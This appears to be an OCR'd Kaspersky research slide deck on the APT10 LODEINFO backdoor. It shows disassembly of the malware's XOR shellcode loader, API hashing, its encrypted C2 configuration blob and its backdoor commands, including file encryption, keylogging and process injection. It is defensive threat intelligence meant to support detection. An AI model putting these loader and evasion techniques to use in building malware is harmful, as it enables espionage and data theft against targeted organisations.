
kaspersky

APT10 HUNTER RISE ver3.0:

Repel new malware LODEINFO, DOWNJPIT and LilimRAT

Suguru Ishimaru
GReAT APAC
Kaspersky Lab

Total: 647 hunts by Yara (in last 3 months)



Who am I?

Suguru Ishimaru

Senior Security Researcher

Global Research and Analysis Team, APAC


Kaspersky Lab

Contents

LODEINFO

LODEINFO overview

- A new fileless backdoor called "LODEINFO" was discovered since the end of 2019;
- Attackers have been updating LODEINFO backdoor very frequently;
- Target region is Japan and industries are media, diplomatic organizations, public organizations, defense sector and think-tank;
- The goal is gathering confidentials;
- This actor operates very carefully.




Further Updates in LODEINFO Malware

The functions and evolution of malware LODEINFO have been described in our past articles in February 2020 and June 2020. Yet in 2021, JPCERT/CC continues to observe activities related to this malware. Its functions have been expanding with some new commands implemented or actually used in attacks. This article introduces the details of the updated functions and recent attack trends. LODEINFO versions At the time of the last blog update,...

Read more

喜野 孝太(Kota Kino) February 18, 2021




Evolution of Malware LODEINFO

We introduced malware LODEINFO in a past blog entry. Attacks using the malware have been continuously seen, in particular with malicious file names including those related to COVID-19. It is also confirmed that LODEINFO has been updated frequently, and several functions have been added or changed in the latest version. This article will introduce trends seen in the series of attacks and updates to the malware. LODEINFO distribution Cases that...

Read more

喜野 孝太(Kota Kino) June 19, 2020



Malware "LODEINFO" Targeting Japan

JPCERT/CC has been observing a new type of spear-phishing emails targeting Japanese organisations since December 2019. The emails have a malicious Word file attachment leading to malware "LODEINFO", which is newly observed. This article introduces the details of this malware. How LODEINFO is launched Figure 1 describes the flow of events from executing a Word file until LODEINFO is launched. Figure 1：Flow of events until LODEINFO runs By enabling the...

Read more

https://blogs.jpcert.or.jp/en/2020/02/malware-lodeinfo-targeting-japan.html
https://blogs.jpcert.or.jp/en/2020/06/evolution-of-malware-lodeinfo.html
https://blogs.jpcert.or.jp/en/2021/02/LODEINFO-3.html

LODEINFO

- Maybe LODEINFO named from a string “LODEPNG” and a PDB name ”png_info.pdb”.

```
db 'must provide custom zlib function pointer if LODEPNG_COMPILE_ZLIB'
                                        ; DATA XREF: sub_10007190:loc_10007338↑o
db ' is not defined',0
align 8
db 'invalid filter strategy given for LodePNGEncoderSettings.filter_s'
                                        ; DATA XREF: sub_10007190:loc_1000733E↑o
db 'trategy',0
```

```
db 'RSDS'                               ; DATA XREF: .rdata:1003B224↑o
                                        ; CV signature
dd 10650F70h                            ; Data1 ; GUID
dw 306Ch                                ; Data2
dw 465Eh                                ; Data3
db 0B4h, 9Fh, 0A0h, 0DEh, 0B3h, 0B6h, 0DDh, 0EFh; Data4
dd 1                                    ; Age
db 'E:\Production\Tool-Developing\png_info\Release\png_info.pdb'
```


String and PDB in
a old LODEINFO v0.1.2

- Hardcoded LODEINFO version in “ver” command feature.


```
118   v9 = v2[3];
119   strcpy((char *)&version, "v0.4.9");
120   v10 = (*(int (__stdcall **)(int *))(v9 + 144))(&version);
121   v11 = v2[1];
```

Timeline of LODEINFO

- In April 2021, new version of LODEINFO which is v0.4.9 was discovered.
- The actor actively developed LODEINFO.



Infection flows and payload types



Payload types

Malware	PE/shellcode	Version
LODEINFO (backdoor)	PE (DLL)	v0.1.2
LODEINFO (backdoor)	shellcode	v0.1.2 – v0.4.9
DOWNJPIT (downloader) **NEW**	shellcode	n/a

DLL loader of LODEINFO

- Embedded XORed shellcode(LODEINFO) is loaded by the DLL
- XOR key is a byte from after the encrypted LODEINFO

```
.text:10005107                 mov     edi, 1416Ah
.text:1000510C                 push    edi
.text:1000510D                 call    sub_10003676
.text:10005112                 push    edi             ; Size
.text:10005113 buf = esi
.text:10005113                 mov     buf, eax
.text:10005115                 push    offset enc_data_100188A0 ; Src
.text:1000511A                 push    buf             ; void *
.text:1000511B                 call    _memmove
.text:10005120                 mov     cl, [buf+14169h] ; a byte key from end of enc_data
.text:10005126                 add     esp, 10h
.text:10005129                 xor     ebx, ebx
.text:1000512B                 mov     eax, ebx
.text:1000512D
.text:1000512D xor_1byte_key_0xDA_1000512D:            ; CODE XREF: SfsDllVersion+129↓j
.text:1000512D                 xor     [eax+esi], cl
.text:10005130                 inc     eax
.text:10005131                 cmp     eax, 14169h
.text:10005136                 jb      short xor_1byte_key_0xDA_1000512D
```

XORed LODEINFO

```
.data:100188A0 enc_data_100188A0 db  33h ; 3
.data:100188A1                   db  2Ah ; *
.data:100188A2                   db  15h
.data:100188A3                   db 0DAh ; Ú
.data:100188A4                   db 0DAh ; Ú
.data:100188A5                   db  8Fh
.data:1002CA01                   db  62h ; b
.data:1002CA02                   db   3
.data:1002CA03                   db  33h ; 3
.data:1002CA04                   db 0CCh ; Ì
.data:1002CA05                   db 0C3h ; Ã
.data:1002CA06                   db  58h ; X
.data:1002CA07                   db  3Ch ; <
.data:1002CA08                   db  32h ; 2
.data:1002CA09                   db 0DAh ; Ú
```

A byte xor key

```
.data:100188A0 enc_data_100188A0 proc near             ; DATA XREF: SfsDllVersion+108↑o
.data:100188A0                 jmp     enc_data_100188A0_0
.data:100188A0 enc_data_100188A0 endp
.data:100188A0
.data:100188A5
.data:100188A5 ; =============== S U B R O U T I N E =======================================
.data:100188A5
.data:100188A5 ; Attributes: bp-based frame
.data:100188A5
.data:100188A5 sub_100188A5    proc near               ; CODE XREF: sub_1001AD85+1C↓p
.data:100188A5                                         ; sub_1001BDB5+1F↓p ...
.data:100188A5
.data:100188A5 arg_0           = dword ptr  8
.data:100188A5 arg_4           = byte ptr  0Ch
.data:100188A5 arg_8           = dword ptr  10h
```

LODEINFO shellcode in memory

LODEINFO

- 18 backdoor commands are implemented in v0.4.9

backdoor command id

```
.data:10018A80    lea     eax, [ebp+command]
.data:10018A86    mov     [ebp+command], 'mmoc'
.data:10018A90    push    eax
.data:10018A91    lea     eax, [ebp+var_38]
.data:10018A94    mov     [ebp+var_B0], 'dna'
.data:10018A9E    push    eax
.data:10018A9F    mov     ecx, ebx
.data:10018AA1    mov     [ebp+ls], 'sl'
.data:10018AA8    mov     [ebp+send], 'dnes'
.data:10018AB2    mov     [ebp+var_B8], 0
.data:10018ABC    mov     [ebp+recv], 'vcer'
.data:10018AC6    mov     [ebp+var_C0], 0
.data:10018AD0    mov     [ebp+memory], 'omem'
.data:10018ADA    mov     [ebp+var_88], 'yr'
.data:10018AE4    mov     [ebp+kill], 'llik'
.data:10018AEE    mov     [ebp+var_90], 0
.data:10018AF8    mov     [ebp+cat], 'tac'
.data:10018AFF    mov     [ebp+cd], 'dc'
.data:10018B06    mov     [ebp+rm], 'mr'
.data:10018B0D    mov     [ebp+ver], 'rev'
.data:10018B14    mov     [ebp+print], 'nirp'
.data:10018B1E    mov     [ebp+var_98], 't'
.data:10018B28    mov     [ebp+ransom], 'snar'
.data:10018B32    mov     [ebp+var_A0], 'mo'
.data:10018B3C    mov     [ebp+keylog], 'lyek'
.data:10018B46    mov     [ebp+var_A8], 'go'
```

Backdoor command	Description
command	Show a command embedded backdoor command list.
ls	Get a file list.
rm	Delete a file.
mv	Move a file.
cp	Copy a file.
cat	Upload a file to C2.
mkdir	Make a directory.
send	Download a file from C2.
recv	Upload a file to C2.
memory	Inject shellcode into svchost.exe.
kill	Kill a process using process ID.
cd	Change directory.
ver	Send malware status includes OS version, malware version, process ID, Current EXE file path, User name, Current directory, C2 and Mutex.
print	Take a screen capture.
ransom	Encrypt files using hardcoded RSA key.
keylog	Run key logging
ps	Get process list
pkill	Kill a process

LODEINFO

- Generating IAT using hashes in the beginning of the shellcode.
- The hash calculation algorithm is unique.

Generates IAT

```
.data:1001CA7F    mov     [ebp+var_60], 'nReK'
.data:1001CA86    push    0
.data:1001CA88    mov     edx, 124C84A6h
.data:1001CA8D    mov     [ebp+var_5C], '231E'
.data:1001CA94    mov     ecx, 6BD0E154h
.data:1001CA99    mov     [ebp+var_58], 0
.data:1001CAA0    mov     dword ptr [edi], 0
.data:1001CAA6    mov     dword ptr [edi+4], 0
.data:1001CAAD    mov     [edi+2A4h], edi
.data:1001CAB3    call    sub_1001B515
.data:1001CAB8    mov     [edi], eax
.data:1001CABA    mov     edx, 17EAF8F5h
.data:1001CABF    mov     eax, [edi+2A4h]
.data:1001CAC5    mov     ecx, 6BD0E154h
.data:1001CACA    push    dword ptr [eax+4]
.data:1001CACD    call    sub_1001B515
.data:1001CAD2    mov     [edi+4], eax
.data:1001CAD5    add     esp, 8
.data:1001CAD8    mov     eax, [edi+2A4h]
.data:1001CADE    mov     [ebp+var_8], 'lDtN'
.data:1001CAE5    mov     [ebp+var_4], 'L'
.data:1001CAEC    mov     ecx, [eax]
.data:1001CAEE    test    ecx, ecx
.data:1001CAF0    jz      short loc_1001CAFE
.data:1001CAF2    lea     eax, [ebp+var_8]
.data:1001CAF5    push    eax
.data:1001CAF6    call    ecx
.data:1001CAF8    mov     eax, [edi+2A4h]
```

GetsProcAddr by hash

```
.data:1001B575    movsx   eax, al
.data:1001B578    lea     esi, [esi+1]
.data:1001B57B    or      eax, 20h
.data:1001B57E    xor     edx, eax
.data:1001B580    mov     eax, edx
.data:1001B582    shr     edx, 1
.data:1001B584    and     eax, 1
.data:1001B587    imul    ecx, eax, 82F63B78h
.data:1001B58D    xor     ecx, edx
.data:1001B58F    mov     eax, ecx
.data:1001B591    shr     ecx, 1
.data:1001B593    and     eax, 1
.data:1001B596    imul    edx, eax, 82F63B78h
.data:1001B59C    xor     edx, ecx
.data:1001B59E    mov     eax, edx
.data:1001B5A0    shr     edx, 1
.data:1001B5A2    and     eax, 1
.data:1001B5A5    imul    ecx, eax, 82F63B78h
.data:1001B5AB    xor     ecx, edx
.data:1001B5AD    mov     eax, ecx
.data:1001B5AF    shr     ecx, 1
.data:1001B5B1    and     eax, 1
.data:1001B5B4    imul    edx, eax, 82F63B78h
.data:1001B5BA    xor     edx, ecx
.data:1001B5BC    mov     eax, edx
.data:1001B5BE    shr     edx, 1
.data:1001B5C0    and     eax, 1
.data:1001B5C3    imul    ecx, eax, 82F63B78h
.data:1001B5C9    xor     ecx, edx
.data:1001B5CB    mov     eax, ecx
.data:1001B5CD    shr     ecx, 1
.data:1001B5CF    and     eax, 1
```

LODEINFO

- A BLOB is embedded in the end of shellcode, and the offset is calculated by an unique feature.
- The BLOB contains AES key, iv, size and encrypted C2.

Unique feature to calculates a specific offset

```
call    get_offset_10028AA5 ; ret. eax = 0xfc178a5
add     eax, 4010E0h     ; 0x10018985
mov     [ebp+var_14], 0
mov     ecx, [eax+data_struc_10018985.v2_0x140FF]
sub     ecx, [eax+data_struc_10018985.v1_0xE0] ; 0x1401F
add     ecx, eax         ; enc_data(0x1002c9a4)
test    byte ptr [ecx+30h], 0Fh
```

```
.data:10028AA5 var_4           = dword ptr -4
.data:10028AA5
.data:10028AA5                 push    ebp
.data:10028AA6                 mov     ebp, esp
.data:10028AA8                 push    ecx
.data:10028AA9                 call    $+5
.data:10028AAE                 pop     eax             ; 0x10028AAE
.data:10028AAF                 sub     eax, 411209h    ; 0xfc178a5
.data:10028AB4                 mov     [ebp+var_4], eax
.data:10028AB7                 mov     eax, [ebp+var_4]
.data:10028ABA                 mov     esp, ebp
.data:10028ABC                 pop     ebp
.data:10028ABD                 retn
```

```
.data:1002C9A4                 db 68h, 0ADh, 0B9h, 8Dh, 6Fh, 36h, 35h, 0AEh, 88h, 97h
.data:1002C9A4                 db 56h, 5, 0B2h, 33h, 54h, 0D2h, 23h, 0A1h, 0EEh, 0BCh
.data:1002C9A4                 db 92h, 0BAh, 0FBh, 0C8h, 5Eh, 1Dh, 22h, 0Eh, 0ABh, 0EDh
.data:1002C9A4                 db 6Ah, 0F3h, 52h, 13h, 59h, 95h, 3Dh, 0D0h, 0B9h, 0F9h
.data:1002C9A4                 db 0FFh, 84h, 29h, 0B7h, 80h, 3Eh, 0B7h, 0F2h, 30h, 3 dup(0)
.data:1002C9A4                 db 68h, 89h, 78h, 54h, 36h, 0A5h, 80h, 6Dh, 4Eh, 0CFh
.data:1002C9A4                 db 0DDh, 0A1h, 0C9h, 47h, 64h, 0AEh, 8, 0B3h, 50h, 0EEh
.data:1002C9A4                 db 7Ah, 0A4h, 22h, 0C8h, 53h, 8Ch, 20h, 1, 5Bh, 0A5h, 87h
.data:1002C9A4                 db 0ADh, 0F1h, 85h, 5Eh, 0B6h, 9Ah, 87h, 0B7h, 98h, 0A0h
.data:1002C9A4                 db 0B8h, 0D9h, 0E9h, 16h, 19h, 82h, 0E6h, 0E8h, 0
```

offset	note
0x00	aes_key
0x20	aes_iv
0x30	size
0X34	C2: encrypted by AES CBC mode + QuickLZ

Yara/detections for LODEINFO

backdoor command identify

```
.data:10018A80    lea     eax, [ebp+command]
.data:10018A86    mov     [ebp+command], 'mmoc'
.data:10018A90    push    eax
.data:10018A91    lea     eax, [ebp+var_38]
.data:10018A94    mov     [ebp+var_B0], 'dna'
.data:10018A9E    push    eax
.data:10018A9F    mov     ecx, ebx
.data:10018AA1    mov     [ebp+ls], 'sl'
.data:10018AA8    mov     [ebp+send], 'dnes'
.data:10018AB2    mov     [ebp+var_B8], 0
```

AES SBOX

```
.data:1001ECD5    mov     dword ptr [ecx], 7B777C63h
.data:1001ECDB    mov     dword ptr [ecx+4], 0C56F6BF2h
.data:1001ECE2    mov     dword ptr [ecx+8], 2B670130h
.data:1001ECE9    mov     dword ptr [ecx+0Ch], 76ABD7FEh
.data:1001ECF0    mov     dword ptr [ecx+10h], 7DC982CAh
.data:1001ECF7    mov     dword ptr [ecx+14h], 0F04759FAh
